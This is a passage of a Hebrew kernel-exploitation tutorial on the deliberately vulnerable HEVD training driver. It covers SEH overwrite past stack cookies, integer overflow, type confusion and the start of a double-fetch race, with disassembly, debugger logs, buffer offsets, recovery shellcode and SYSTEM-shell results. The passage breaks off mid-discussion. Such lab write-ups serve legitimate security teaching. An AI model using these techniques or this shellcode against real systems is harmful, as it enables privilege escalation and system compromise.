00000000                                       ; _TriggerTypeConfusion@4/r ...
00000000 old_esp         dd ?                  ; XREF: TriggerDoubleFetch(x):$LN7/r
00000000                                       ; TriggerPoolOverflow(x,x):$LN9/r ...
00000004 exc_ptr         dd ?                  ; XREF: TriggerDoubleFetch(x):$LN6/r
00000004                                       ; TriggerPoolOverflow(x,x):$LN8/r ... ; offset
00000008 registration    _EH3_EXCEPTION_REGISTRATION ?
00000008                                       ; XREF: TriggerDoubleFetch(x)+2E/w
00000008                                       ; TriggerDoubleFetch(x)+9B/w ...
00000018 CPPEH_RECORD    ends
```

ניתן לראות שבהיסט של 8 בתים מראשית המבנה, נמצא איבר מסוג _EH3_EXCEPTION_REGISTRATION. מבחינה של המבנה, נראה שהוא מרחיב את המבנה _EXCEPTION_REGISTRATION_RECORD, וה-ScopeTable שלו נמצא בהיסט של 8 בתים מראשית הרשימה:

```
00000000 _EH3_EXCEPTION_REGISTRATION struc ; (sizeof=0x10, align=0x4, copyof_486)
00000000                                       ; XREF: CPPEH_RECORD/r
00000000 Next            dd ?                  ; offset
00000004 ExceptionHandler dd ?                 ; offset
00000008 ScopeTable      dd ?                  ; offset
0000000C TryLevel        dd ?                  ; XREF: TriggerDoubleFetch(x)+2E/w
0000000C                                       ; TriggerDoubleFetch(x)+9B/w ...
00000010 _EH3_EXCEPTION_REGISTRATION ends
```

נשתמש בידע שצברנו על מנת לבחון את ה-SEH chain ב-TriggerStackOverflowGS:

```
kd> dt _EXCEPTION_REGISTRATION_RECORD ebp-0x18+0x8
nt!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x95d01bc0 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x9299c080     _EXCEPTION_DISPOSITION  HEVD!_except_handler4+0
kd> dt _EXCEPTION_REGISTRATION_RECORD 0x95d01bc0
nt!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x82b0b5a8     _EXCEPTION_DISPOSITION  nt!_except_handler4+0
```

ניתן לראות ש-12 בתים מתחת לראשית המחסנית נמצא ה-handler שהקומפיילר יצר בדרייבר, וכן ניתן לראות שקיים רק איבר אחד שקודם לו ברשימה, והוא ה-handler הדיפולטי של מערכת ההפעלה. במידה וייזרק exception בקוד המוגן, הכתובת שב-ebp-0xc (שהיא הכתובת של HEVD!__except_handler4) תיקרא (ולאחר מכן תדאג שה-handler הרלוונטי יקרא ואחראית להחזיר ערך מתאים בסוף הריצה).

חשוב להבין שהקריאה ל-exception handler יכולה להיקרא בכל שלב במהלך ריצת הקוד המוגן במידה ועולה שגיאה, לכן שיטה קלאסית לעקיפת Stack Cookies היא לנצל את ה-Buffer Overflow שיש לנו במחסנית, לדרוס את כתובת ה-handler, ולגרום לשגיאה **לפני** שבודקים את ערך העוגייה, וכך נוכל לקפוץ לכתובת שאנו רוצים ולהריץ קוד.

מכיוון שאנו שולטים בכתובת ממנה הדרייבר קורא את המידע, וכן מורים לו באיזה אורך לקרוא, נוכל בקלות לגרום לנצל את ה-Overflow על מנת לדרוס את כתובת ה-exception handler ולהחליף אותה בכתובת של ה-shellcode שלנו, ולאחר מכן לגרום לו לקרוא מכתובת לא ממופת בזיכרון ובכך לזרוק שגיאה.

על מנת לייצר מצב כזה, ניעזר בפונקציות ה-API הבאות:

- CreateFileMapping שתאפשר לנו למפות זיכרון באורך מסוים. ניעזר בה על מנת למפות עמוד שלם בזיכרון.
- MapViewOfFile שתאפשר לנו למפות את הזיכרון למרחב הכתובות של התהליך הנוכחי.

ניתן לראות שעל מנת לדרוס את הכתובת של ה-handler, עלינו לכתוב 0x210 בתים (0x21c-0xc) של "זבל" ולאחר מכן לכתוב את הכתובת אליה נרצה לקפוץ. כרגע, נסתפק בכתובת שהפקודה היחידה בה היא int 3. נבדוק אם שיטת הניצול שלנו אכן עבדה:

```
kd> .reload /f HEVD.sys
kd> bp HEVD!TriggerStackOverflowGS
kd> g
****** HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS ******
Breakpoint 0 hit
HEVD!TriggerStackOverflowGS:
9299f8da 6810020000      push    210h
kd> g
[+] UserBuffer: 0x000D0DEC
[+] UserBuffer Size: 0x218
[+] KernelBuffer: 0x9E41F87C
[+] KernelBuffer Size: 0x200
[+] Triggering Stack Overflow (GS)
Break instruction exception - code 80000003 (first chance)
00cf7970 cc              int     3
kd> k 4
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 9e41f0d4 82ac2622 0xcf7970
01 9e41f0f8 82ac25f4 nt!ExecuteHandler2+0x26
02 9e41f11c 82af65d9 nt!ExecuteHandler+0x24
03 9e41f1b0 82aff1e6 nt!RtlDispatchException+0xb6
```

ניצחון! ☺ עכשיו נותר לנו להבין מה עלינו לעשות על מנת שהדרייבר יחזור לתפקוד תקין לאחר הרצת ה-shellcode שלנו. ניגש למלאכת כתיבת שלב ההתאוששות: ראשית, עלינו להבין לאן עלינו לחזור - כמובן שלא נרצה לחזור ל-epilogue של TriggerStackOverflowGS, מכיוון שאם נשוב לשם, תתבצע הבדיקה על העוגייה, לכן נבחר לחזור ל-IrpDeviceIoCtlHandler (הפונקציה שאחראית על עיבוד קוד ה-IOCTL והפנייה ל-IOCTL handler המתאים).

נבחן את הפונקציה IrpDeviceIoCtlHandler מאזור הכתובת אליה נרצה לחזור. על מנת להחליט מה הכתובת, נבחן את ה-backtrace הנוכחי (בעזרת "k 10") ונחפש את כתובת החזרה ב-IrpDeviceIoCtlHandler. נראה שהכתובת נמצאת בהיסט של 0xdf בתים מתחילת הפונקציה.

ראשית, ננסה לבחון את מספר הפקודות האחרונות שקדמו לפונקציה:

```
PAGE:0001515A loc_1515A:                               ; CODE XREF: IrpDeviceIoCtlHandler(x,x)+36↑j
PAGE:0001515A                 mov     ebx, offset aHacksys_evd__5 ; "****** HACKSYS_EVD_IOCTL_STACK_OVERFLOW"...
PAGE:0001515F                 push    ebx             ; ebx now stores the debug string
PAGE:00015160                 call    _DbgPrint
PAGE:00015165                 pop     ecx
PAGE:00015166                 push    esi             ; IrpSp
PAGE:00015167                 push    edi             ; Irp
PAGE:00015168                 call    _StackOverflowGSIoctlHandler@8 ; StackOverflowGSIoctlHandler(x,x)
PAGE:0001516D                 jmp     loc_15258
PAGE:00015172 ; ---------------------------------------------------------------------------
```

ניתן ללמוד שב-ebx מאוחסן ה-offset של מחרוזת הדיבוג שהודפסה, ב-esi ה-IRP stack location וב-edi ה-IRP. נעקוף אחר הקפיצה (אליה אנו חוזרים) ונבחן באילו מהאוגרים נעשה שימוש:

```
PAGE:00015258 loc_15258:                               ; CODE XREF: IrpDeviceIoCtlHandler(x,x)+67↑j
PAGE:00015258                                          ; IrpDeviceIoCtlHandler(x,x)+7F↑j ...
PAGE:00015258                 push    ebx
PAGE:00015259                 mov     esi, eax
PAGE:0001525B                 call    _DbgPrint
PAGE:00015260
PAGE:00015260 loc_15260:                               ; CODE XREF: IrpDeviceIoCtlHandler(x,x)+149↑j
PAGE:00015260                 and     dword ptr [edi+1Ch], 0
PAGE:00015264                 pop     ecx
PAGE:00015265                 xor     dl, dl
PAGE:00015267                 mov     ecx, edi
PAGE:00015269                 mov     [edi+18h], esi
PAGE:0001526C                 call    ds:__imp_@IofCompleteRequest@8 ; IofCompleteRequest(x,x)
PAGE:00015272                 pop     edi
PAGE:00015273                 mov     eax, esi
PAGE:00015275                 pop     esi
PAGE:00015276                 pop     ebx
PAGE:00015277                 pop     ebp
PAGE:00015278                 retn    8
PAGE:00015278 _IrpDeviceIoCtlHandler@8 endp
PAGE:00015278
```

ניכר שמשתמשים בערך שבאוגר ebx על מנת להדפיס הודעת דיבוג ובערך שב-edi על מנת להשלים את בקשת ה-IRP. הערך שב-esi לא בשימוש, מכיוון שדורסים אותו עם הערך של eax. על מנת שהתכנית תשוב לריצה תקנית, עלינו להחזיר את הערכים המתאימים לאוגרים הנ"ל, וכן לוודא שכתובת החזרה של הפונקציה תהיה IrpDeviceIoCtlHandler+0xdf. כמו כן, מכיוון שראינו שמשתמשים ב-eax, עלינו להציב גם בו ערך תקין. בריצה תקינה, eax יכיל את הכתובת שהוחזרה מ-StackOverflowGSIoctlHandler. ערך חזרה תקין הוא 0, לכן נוודא ש-eax יכיל 0. כמובן שנרצה גם ליישר מחדש את המחסנית לאחר ביצוע הפעולות הללו.

ניעזר בפקודה k ב-windbg על מנת לגלות את בסיס המחסנית של כל אחד מה-frames שנמצאים תחתינו. אומנם לא ניתן להסתמך על הכתובות, אבל ניתן להסתמך על ההפרשים בין מצביע המחסנית הנוכחי לבין הלוקאליים על המחסנית שמעניינים אותנו בכל frame. החישוב מייגע יחסית ולא מעניין במיוחד, לכן נדלג עליו.

להלן התוצר הסופי של קוד ההתאוששות, שנלקח מה-payload של HackSys ל-HEVD!StackOverflowGS (עם שינויים קלים בהיסטים כי ל-shellcode שלנו אין prologue):

```
add esp, 0x794 ; Offset of IRP on stack
mov edi, [esp] ; Restore the pointer to IRP
add esp, 0x8 ; Offset of DbgPrint string
mov ebx, [esp] ; Restore the DbgPrint string
add esp, 0x234 ; Target frame to return
xor eax, eax ; Set NTSTATUS SUCCESS
pop ebp ; Restore saved EBP
ret 8 ; Return cleanly
```

נוסיף את השינויים ל-shellcode, נריץ מחדש את התכנית ונריץ whoami ב-cmd שהתהליך שלנו פותח לאחר בקשת ה-IOCTL...

```
[*]
[*]
[*] C:\DriverDev\hacksys_communication>whoami
[*] nt authority\system
```

SYSTEM ☺. לאנשים שרוצים להתעמק בעולם של אקספלויטציית SEH, אמליץ לקרוא על מימוש SEH ב-64bit, וכן על ההגנות SafeSEH ו-SEHOP (**SEH O**verwrite **P**rotection).

Integer Overflow

המסע שלנו ממשיך בניצול TriggerIntegerOverflow (שיקרא כאשר נשלח בקשת IOCTL עם הקוד 0x222027). מבחינה ראשונית של הפונקציה, היא לא נראית מסובכת במיוחד. הפונקציה מקבלת שני ארגומנטים: UserBuffer ו-Size, ששניהם - כמו בשני המקרים שסקרנו עד כה - בשליטת המשתמש, וכבר כמעט מתבקש שננסה לבצע כאן stack overflow. הפונקציה מאפסת באפר באורך 0x7FC על המחסנית, מדפיסה הודעות דיבוג, ומבצעת את הפעולה הבאה (פסודו-קוד):

```
if ( Size + 4 <= 0x800 )
{
  while ( v2 < Size >> 2 && *(_DWORD *)UserBuffer != 0xBAD0B0B0 )
  {
    KernelBuffer[v2] = *(_DWORD *)UserBuffer;
    UserBuffer = (char *)UserBuffer + 4;
    Count = ++v2;
  }
  result = Status;
}
else
{
  DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);
  ms_exc.registration.TryLevel = -2;
  result = -1073741306;
}
return result;
```

בהינתן מעבר בדיקה על הגודל שסופק לפונקציה, היא תעתיק את המידע מה-UserBuffer ל-KernelBuffer בחתיכות של 4 בתים בכל פעם (DWORD).

ישנם שני תנאים שמספיק שיתקיים אחד מהם על מנת שההעתקה תיפסק:

- 2 << Size > v2: ניתן לראות ש-v2 משמש כמונה, ומקודם באחד בכל איטרציה של לולאת ההעתקה. הפעולה "Size >> 2" שקולה לחלוקה של Size ב-4 ולאחר מכן עיגול כלפי מטה. המטרה של התנאי הזה היא לוודא שהלולאה תעצור לאחר העתקת ה-DWORD השלם האחרון בבאפר.
- 0xBAD0B0B0 =! (DWORD*)UserBuffer*: אם החתיכה הבאה היא 0xBAD0B0B0, עצור את ההעתקה - זהו ה-terminator של ההעתקה.

הדבר היחיד שאנו יכולים לקוות לעשות כאן הוא לבצע overflow ולדרוס ערך חשוב במחסנית, שיאפשר לנו להשתלט על הרצת התכנית.

ראשית, נבחן את המחסנית:

```
-00000824 KernelBuffer     dd 512 dup(?)
-00000024 Count            dd ?
-00000020 lost_field_name_814 dd ?
-0000001C Status           dd ?
-00000018 ms_exc           CPPEH_RECORD ?
+00000000  s               db 4 dup(?)
+00000004  r               db 4 dup(?)
+00000008 UserBuffer       dd ?
+0000000C Size             dd ?
+00000010
```

נתבונן בבדיקה על כמות הבתים שאנו מבקשים להעתיק מהבאפר שלנו לבאפר הקרנלי: הבדיקה בודקת שהגודל שאנו מספקים לפונקציה, ועוד 4, לא גדול מ-0x800, כך שאנו יכולים להעתיק עד 0x7FC בתים. ממבט על המחסנית, לא נראה שזה עוזר לנו במיוחד, אבל למזלנו קיימת חולשה ברורה באופן הבדיקה.

אלו שהתנסו בשפות כמו C או C++, וודאי חוו בעבר את ההתנהגות הבאה: קיים משתנה כלשהו מסוג unsigned short, ומבצעים איתו פעולה, לדוגמה - העלאה באחד. אם הערך של המשתנה הוא 12, לאחר הפעולה הערך יהיה 13, והכל טוב ויפה. אבל אם הערך הוא 65535 (או 0xFFFF), לאחר הפעולה הערך יהיה 0! מה שקרה הוא שהערך של המשתנה הגיע לערך המקסימלי שניתן לאחסן ב-2 בתים, והרי short הוא טיפוס שגודלו 2 בתים, ולכן בפעם הבאה שניסינו לקדם את הערך באחד, התבצע overflow אריתמטי. למקרים כאלו - שבהם הערך של המספר מתאפס (או "נעטף" - wraps) בעקבות חריגה מערכו המקסימלי - קוראים Integer Overflow. תרחיש דומה מתרחש כאשר ערך מסוג signed מגיע לערך החיובי המקסימלי שלו, ולאחר קידום באחד עובר לערכים שליליים. כשפעולה כזו מתרחשת, דגל ה-OF (Overflow) באוגר הדגלים (EFLAGS ב-32bit) נדלק.

חולשות Integer Overflow הן חולשות שבהן מתבצעת פעולה אריתמטית כלשהי על ערך שנמצא בשליטתנו, שבהינתן קלט מתאים יכולה להוביל ל-overflow של הערך ולהתנהגות לא צפויה שאנו יכולים לנצל לטובתנו. במקרה הזה, הערך "Size" הוא unsigned int, והדרייבר מבצע עליו פעולה אריתמטית - מוסיף לו 4 - ולאחר מכן משווה אותו מול 0x800. המטרה היא להגביל את מספר הבתים שנוכל להעתיק, אך מכיוון שהדרייבר מבצע את הפעולה על המספר שאנו מספקים, ולא על 0x800, יש כאן חולשה. אם

נספק ערך גדול מספיק - כמו לדוגמה 0xFFFFFFFF - לאחר שנוסיף למספר 4, הערך שלו "ייעטף" והבדיקה תהיה חסרת משמעות.

אז יש לנו חולשה - נספק את המספר 0xFFFFFFFF בתור האורך, וכך נגרום ל-Integer Overflow שיאפשר לנו להעתיק עד 0xFFFFFFFC בתים (בעקבות העיגול לכפולה שלמה של 4), מה שאומר שבקלות נוכל לבצע stack overflow ולדרוס את כתובת החזרה של הפונקציה ולהחליף אותה בכתובת של ה-shellcode שלנו. מעשית, לא באמת נרצה להעתיק 0xFFFFFFFC בתים - פעולה שכזו בוודאות תגרום לקריסה. למזלנו, ראינו שאם ה-DWORD הנוכחי הוא 0xBAD0B0B0 ההעתקה תיפסק. לכן, נמקם את הערך 0xBAD0B0B0 מיד לאחר הכתובת אליה נרצה לחזור בבאפר שנספק לפונקציה, ולפני כן נמקם 0x828 בתים של זבל (מ-KernelBuffer עד לכתובת החזרה שמיוצגת בתמונת המחסנית כ-r).

נרשום תכנית מתאימה שעושה את הפעולה הנ"ל ומתקשרת עם ושולחת את בקשת ה-IOCTL המתאימה, וכהרגלנו ננסה לגרום ל-breakpoint עם int 3:

```
kd> g
Break instruction exception - code 80000003 (first chance)
003179e0 cc              int     3
```

מגניב, זה היה משמעותית פשוט יותר מהניצול הקודם. מכיוון שהסיטואציה כאן זהה לזו שהייתה כשביצענו Stack Overflow פשוט, ובעקבות הדומות של הפונקציות הרלוונטיות, אין צורך בכתיבת קוד התאוששות חדש. ה-shellcode שלנו יהיה זהה ל-shellcode שהשתמשנו בו בניצול Stack Overflow. נריץ מחדש את התכנית, ונבחן את המשתמש שעם ההרשאות שלו רץ ה-cmd שהתכנית שלנו פותחת לאחר בקשת ה-IOCTL:

```
C:\DriverDev\hacksys_communication>whoami
nt authority\system
```

קצר ולעניין ☺

Type Confusion

נמשיך עם עוד ניצול קליל יחסית, והפעם נתבונן בפונקציה TriggerTypeConfusion (שה-IOCTL code שלה הוא 0x222023). הפונקציה הזו משתמשת רק בבאפר שאנו מספקים ל-DeviceIoControl, ומתייחסת אליו כאל מצביע ל-_USER_TYPE_CONFUSION_OBJECT.

לאחר ווידוי שהכתובת שסיפקנו תקינה וניתן לקרוא ממנה 8 תווים (עם ProbeForRead), יש קריאה ל-ExAllocatePoolWithTag - פונקציה המשמשת להקצאת זיכרון pool: המקביל הקרנלי ל-heap (ונתעמק בו בהמשך), תוך מתן תג לזיכרון המוקצה. במקרה שלנו, מקצים 8 בתים והתג הוא 'Hack'.

להקצאה מתייחסים כאל מצביע ל-_KERNEL_TYPE_CONFUSION_OBJECT.


```
ProbeForRead(UserTypeConfusionObject, 8u, 4u);
v1 = (_KERNEL_TYPE_CONFUSION_OBJECT *)ExAllocatePoolWithTag(0, 8u, 'kcaH');
if ( v1 )
```

במידה וההקצאה הצליחה, מעתיקים (לאחר מספר הדפסות דיבוג) את כל התוכן של הבאפר שמספק המשתמש אל תוך הבאפר המוקצה ב-Pool:

```
*v1 = (_KERNEL_TYPE_CONFUSION_OBJECT)*UserTypeConfusionObject;
```

מכאן אפשר להניח שכנראה המבנים זהים, או שלכל הפחות המבנה _USER_TYPE_CONFUSION_OBJECT מרחיב את _KERNEL_TYPE_CONFUSION_OBJECT. הדבר המשמעותי הבא שקורה הוא קריאה ל-TypeConfusionObjectInitializer עם המצביע לזיכרון שהקוצה, ולאחר מכן קריאה ל-ExFreePoolWithTag על מנת לשחרר את הזיכרון שהוקצה.

לאחר מכן, הפונקציה חוזרת:



לא נראה שקיימת חולשה בפונקציונליות שבחנו עד כה, לכן נתעמק ב-TypeConfusionObjectInitializer. מדובר בפונקציה קצרה. להלן ה-pseudocode של כלל הפונקציה:

```
int __stdcall TypeConfusionObjectInitializer(_KERNEL_TYPE_CONFUSION_OBJECT *KernelTypeCo
{
  DbgPrint("[+] KernelTypeConfusionObject->Callback: 0x%p\n", KernelTypeConfusionObject-
  DbgPrint("[+] Calling Callback\n");
  ((void (*)(void))KernelTypeConfusionObject->ObjectType)();
  DbgPrint("[+] Kernel Type Confusion Object Initialized\n");
  return 0;
}
```

וכאן ה"חולשה": מכיוון שאנו שולטים ב-UserTypeConfusionObject (זהו למעשה הבאפר שסיפקנו כ-input ל-DeviceIoControl), ומכיוון ש-KernelTypeConfusionObject הוא העתק זהה שלו, אנו שולטים גם בערך שמאוחסן בשדה ObjectType, ולכן כאשר קוראים ל-KernelTypeConfusionObject->ObjectType, קוראים לכתובת לבחירתנו. כל מה שנותר לנו לעשות הוא להבין את המבנה בשביל לדעת היכן למקם את הכתובת. נבחן את הגדרת המבנה _KERNEL_TYPE_CONFUSION_OBJECT:

```
00000000 _KERNEL_TYPE_CONFUSION_OBJECT struc ; (sizeof=0x8, align=0x4, copyof_196)
00000000 ObjectID        dd ?
00000004 ___u1           _KERNEL_TYPE_CONFUSION_UNION ?
00000008 _KERNEL_TYPE_CONFUSION_OBJECT ends
00000008
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 _KERNEL_TYPE_CONFUSION_UNION union ; (sizeof=0x4, align=0x4, copyof_195)
00000000                                    ; XREF: _KERNEL_TYPE_CONFUSION_OBJECT/r
00000000 ObjectType      dd ?
00000000 Callback        dd ?               ; offset
00000000 _KERNEL_TYPE_CONFUSION_UNION ends
00000000
```

ניתן לראות שבמבנה שני איברים, כל אחד מהם באורך ארבעה בתים, כאשר השני הוא union. ראינו ש-ObjectType נמצא ב-union, לכן הכתובת של הפונקציה אותה נרצה להריץ ב-Kernel-Mode צריכה להיות בהיסט של 4 בתים מתחילת הבאפר שנספק לדרייבר. כמו כן, מכיוון שבמקרה הנוכחי הקוד קופץ לפונקציה שלנו באופן לגיטימי, אין צורך בהוספת קטע התאוששות ל-shellcode שלנו. נרשום תכנית שמנצלת את ה-IOCTL של Type Confusion, ולאחר מכן פותחת תהליך חדש של cmd, ובקלות נקבל הרשאות SYSTEM:

```
Invoking TypeConfusion IoCtl..
Finished Ioctl Request...
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All r
C:\DriverDev\hacksys_communication>whoami
nt authority\system
```

בעקבות הפשטות של ניצול החולשה, קל מאוד לפספס את המטרה שכותב הדרייבר ניסה להשיג כאן. אם נבחן את המבנים איתם יש התעסקות בפונקציות שעסקנו בהן בניצול החולשה הזו, נוכל להבין טוב יותר את המטרה. תחילה, נתבונן ב-_KERNEL_TYPE_CONFUSION_OBJECT. בפונקציה הזו שני שדות: ObjectID ושדה נוסף שיכול להיות או ObjectType או Callback.

המשתמש לא אמור להיות מסוגל להגדיר את Callback, אלא את ObjectType (ולכן בהדפסות הדיבוג נראה התייחסות ל-ObjectType ולא ל-Callback), אך מכיוון שמדובר ב-union ושתי השדות חולקים למעשה את אותו המיקום, ניתן להתבלבל ביניהם (בייחוד בקוד מסובך יותר) ולשכוח שכאשר אנו קוראים ל-Callback (שזו המטרה של TypeConfusionObjectInitializer), אנו עלולים לגרום להתנהגות לא רצויה שניתן לנצל.

ניתוח של דוגמה ריאלית יותר של חולשת Type Confusion (CVE 2015-0336) - ניתן למצוא ברפרנסים בסוף המאמר.

Double Fetch

המונח Race Condition משמש לתיאור מצב שבו למעלה מתהליך (או תהליכון) אחד מנסים לגשת בו זמנית למשאב משותף, במסגרת קטע בו קריטי שרק לאחד מהם תהיה גישה למשאב. דוגמה מעולם הפיתוח שמפתחים רבים חוו היא כתיבה לקובץ - אם גם תהליך A וגם תהליך B מנסים לכתוב לאותו קובץ, התוצאה (התוכן שייכתב לקובץ) תהיה לא צפויה. פתרון קלאסי ל-Race Conditions הוא סנכרון.

Race Conditions עלולים לגרום לבאגים וכן לחולשות, ובעולם האבטחה קיימת משפחה שלמה של חולשות Race Condition. דוגמה מפורסמת ועדכנית יחסית לחולשת Race Condition היא חולשת dirtyc0w, אשר מאפשרת הסלמת הרשאות (אגב הסלמת הרשאות...) במערכות מבוססות לינוקס.

ברוב חולשות ה-Race Condition, מי שיוצר את המרוץ הוא המטרה אותה אנו מעוניינים לנצל, ואנו רק מנצלים את המרוץ (או מעודדים את יצירתו). תת-קטגוריה מעניינת של חולשות Race Condition היא חולשות Double Fetch.

על מנת להבין את הרעיון מאחורי סוג החולשות הזה, נבחן את קטע הקוד הבא:

```
int doubleFetch(int* userNumber) {
    if (*userNumber == 0) {
        // Terrible things happen if userNumber=0.
        return -1;
    }
    // logic
    return performOperation(*userNumber);
}
```

במבט ראשון, נראה שקטע הקוד אכן מצליח למנוע מקריאה ל-performOperation עם 0 בתור ארגומנט, אבל מה אם userNumber היא כתובת שהמשתמש שקורא ל-doubleFetch שולט בה? לצורך העניין, נניח שמדובר בכתובת באזור זיכרון המשותף לשני תהליכים שונים הרצים באותה מערכת, אחד זדוני (התהליך שמספק את userNumber) ואחד קורבן (התהליך שמריץ את doubleFetch).

בתהליך הקורבן, ניגשים למידע פעמיים - פעם אחת על מנת לוודא את התקינות של המידע, ופעם שניה על מנת לבצע פעולה על סמך המידע. במקביל, גם התהליך הזדוני רץ. מה יקרה אם התהליך הזדוני ינסה לשנות את הערך שב-userNumber? במידה והוא יצליח לשנות אותו לפני שהקורבן ישתמש בו, אך לאחר שהקורבן בדק את תקינותו, הוא יצליח להערים על התהליך הקורבן ולנצל אותו. בבירור מדובר ב- Race Condition, רק שכאן המרוץ לא נגרם על ידי המטרה, אלא על ידי התוקף.

חולשות כאלו נקראות חולשות Double Fetch, מכיוון ש"מביאים" את המידע מהזיכרון פעמיים - פעם אחת על מנת לבדוק את תקינותו, ופעם נוספת על מנת להשתמש בו (משתמשים בשם גם לתיאור גישה של יותר מפעמיים לזיכרון).

שם נוסף לחולשה הוא Time of check to time of use, או TOCTTOU. כמובן שעל מנת להגן מפני חולשות כאלו, יש לגשת למידע רק פעם אחת ולהעתיק אותו לאזור שהתוקף הפוטנציאלי לא יוכל לגשת אליו.

לאחר שהבאנו את הרקע התיאורטי מאחורי חולשות Double Fetch, נבחן את הפונקציה TriggerDoubleFetch (שתקרא על ידי בקשת IOCTL שהקוד שלה הוא 0x222037):

```
int __stdcall TriggerDoubleFetch(_DOUBLE_FETCH *UserDoubleFetch)
{
  int result; // eax@2
  unsigned int KernelBuffer[512]; // [sp+10h] [bp-81Ch]@1
  CPPEH_RECORD ms_exc; // [sp+814h] [bp-18h]@1

  KernelBuffer[0] = 0;
  memset(&KernelBuffer[1], 0, 0x7FCu);
  ms_exc.registration.TryLevel = 0;
  ProbeForRead(UserDoubleFetch, 8u, 4u);
  DbgPrint("[+] UserDoubleFetch: 0x%p\n", UserDoubleFetch);
  DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
  DbgPrint("[+] KernelBuffer Size: 0x%X\n", 2048);
  DbgPrint("[+] UserDoubleFetch->Buffer: 0x%p\n", UserDoubleFetch->Buffer);
  DbgPrint("[+] UserDoubleFetch->Size: 0x%X\n", UserDoubleFetch->Size);
  if ( UserDoubleFetch->Size <= 0x800 )
  {
    DbgPrint("[+] Triggering Double Fetch\n");
    memcpy(KernelBuffer, UserDoubleFetch->Buffer, UserDoubleFetch->Size);
    result = 0;
  }
  else
  {
    DbgPrint("[-] Invalid Buffer Size: 0x%X\n", UserDoubleFetch->Size);
    ms_exc.registration.TryLevel = -2;
    result = -1073741811;
  }
  return result;
}
```

הפונקציה מקבלת מצביע ל-_DOUBLE_FETCH. מעשית, זו הכתובת של הבאפר אותו אנו מעבירים ל-DeviceIoControl. נבחן את הגדרת _DOUBLE_FETCH:

```
00000000 _DOUBLE_FETCH   struc ; (sizeof=0x8, align=0x4, copyof_200)
00000000 Buffer          dd ?                    ; offset
00000004 Size            dd ?
00000008 _DOUBLE_FETCH   ends
00000008
```

מדובר במבנה בו ארבעת הבתים הראשונים הם מצביע לבאפר ב-userland, וארבעת הבתים השניים הם גודל המידע שנרצה להעתיק מהבאפר לבאפר הקרנלי. תחילה, מבצעים בדיקה שאנו לא מבקשים להעתיק למעלה מ-0x800 בתים, ולאחר מכן מעתיקים באמצעות memcpy Size בתים מתוך Buffer אל KernelBuffer.

מזהים את ה-Double Fetch? ניגשים ל-UserDoubleFetch->Size פעמיים: תחילה על מנת לבדוק את תקינות הגודל, ופעם נוספת על מנת לקבוע את גודל הבאפר שיועתק, וכאן ה-double fetch: פוטנציאלית, נוכל להריץ קוד בתהליכון נפרד, שמשנה את הערך של Size לערך גדול מ-0x800 (הרי הבאפר נמצא ב-userland ולכן הוא נגיש לתהליך בעל ההרשאות הנמוכות שלנו), כך שהשינוי יתרחש בדיוק במרווח שבין הבדיקה ש-Size לא גדול מ-0x800 לבין השימוש בו על מנת להעתיק מידע ל-KernelBuffer, ואז נוכל לבצע Stack Overflow ולהשתמש ב-shellcode המוכן שלנו בו השתמשנו ל-Stack Overflow.

לפני שנדון במימוש הפעולה הזו, נבחן את המחסנית של TriggerDoubleFetch:

```
-0000081E                db ? ; undefined
-0000081D                db ? ; undefined
-0000081C KernelBuffer   dd 512 dup(?)
-0000001C                db ? ; undefined
-0000001B                db ? ; undefined
-0000001A                db ? ; undefined
-00000019                db ? ; undefined
-00000018 ms_exc         CPPEH_RECORD ?
+00000000  s             db 4 dup(?)
+00000004  r             db 4 dup(?)
+00000008 UserDoubleFetch dd ?
+0000000C
+0000000C ; end of stack variables
```

על מנת לבצע stack overflow ולהשתלט על כתובת החזרה של הפונקציה, עלינו לגרום להעתקה של 0x824 בתים: 0x820 של "זבל", ועוד ארבעה בתים שדורסים את כתובת החזרה, ובהם הכתובת אליה נרצה לחזור ב-Kernel-Mode. לכן, הערך אליו נשאף ש-Size יגיע הוא 0x824.

לכאורה, הדבר היחיד שנותר לנו לעשות הוא לגרום למרוץ ולנצח בו, אך אין זו משימה פשוטה: התהליכון שנריץ שינסה לשנות את הערך של Size מתחרה בכל שאר התהליכונים הרצים על אותו מעבד! לכן, נבצע כמיטב יכולתנו על מנת לנצח במרוץ.

